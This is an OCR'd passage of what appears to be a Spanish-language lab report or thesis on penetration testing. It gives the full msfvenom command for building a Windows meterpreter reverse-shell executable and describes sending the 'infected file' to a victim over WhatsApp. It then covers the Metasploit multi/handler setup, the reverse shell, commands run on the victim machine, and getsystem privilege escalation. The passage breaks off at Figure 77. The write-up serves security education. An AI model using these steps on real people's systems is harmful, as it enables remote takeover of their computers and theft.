
Figura 62. Listando Payloads.



Fuente: Elaboración propia.

Se encuentra la carga útil o payload a utilizar en el ataque:

Figura 63. Seleccionando carga útil payload.




Fuente: elaboración propia.

Luego con el siguiente comando se genera el payload:


$ *msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Documents/PoC_92545717.exe*

Figura 64. **Generando archivo infectado con Payload.**



Fuente: Elaboración propia.


Figura 65. Creación de payload finalizada



Fuente: Elaboración propia.


Y habiéndose creado el payloads se procede a enviárselo a la víctima por WhatsApp.

Figura 66. Payload generado.



Fuente: Elaboración propia

Figura 67. Archivo infectado enviado a la victimo por WhatsApp.




Fuente: Elaboración propia.

12.3 Metasploit Frameworks

Esta herramienta se utilizó para ejecutar exploits contra nuestro sistema objetivo. Para hacer uso de un exploit, se ejecuta el comando msfconsole en una consola. Esto nos permite configurar y utilizar un exploit que pone a nuestro sistema en modo de escucha y ejecuta Meterpreter a través de una Shell reversa.

$ *msfconsole*


Figura 68. Ejecución de la consola metasploit.



Fuente: Elaboración propia.

Una vez en la consola de Metasploit, se pueden seguir los siguientes pasos para configurar y ejecutar el exploit:

Figura 69. Consola metasploit.




Fuente: Elaboración propia.

Se ingresa el siguiente comando para conectarse con el payload ejecutado por la víctima.

$ *use exploit/multi/handler*

Figura 70. Ejecución multi handler.




Fuente: Elaboración propia.

Se ingresa el siguiente comando para conectarse con payloads

$ *set payload windows/x64/meterpreter/reverse_tcp*

Figura 71. **Ejecución meterpreter.**



Fuente: Elaboración propia.

Se ingresa el comando


Set *lhost* con la *ip* del atacante en este caso

>set lhost 192.168.0.13

Luego se ingresa en el puerto por donde está escuchando con el comando

>set lport 443


Figura 72. Ingresamos ip del atacante y puerto escucha.



Fuente: Elaboración propia.


Ahora se teclea el exploit para ejecutar el ataque.

Figura 73. Ejecución de exploit.



Fuente: Elaboración propia.

Figura 74. Ejecución de troyano por la víctima.




Fuente: Elaboración propia.

Luego de haberse ejecutado el payload en la maquina víctima, se genera la Shell reversa la cual permite tener a acceso al equipo víctima.

Ahora se ingresa el comando sysinfo para que arroje la información del equipo víctima.


Figura 75. Shell reversa del equipo objetivo



Fuente: Elaboración propia.

Se teclea el comando *dir* y si se visualiza la lista de directorios contenidos en la maquina víctima.

Figura 76. Ejecución de comando en la maquina objetivo.




Fuente: Elaboración propia.

Se procede a escalar privilegios utilizando el comando

Meterpreter>getsystem

Figura 77. Escalando privilegios



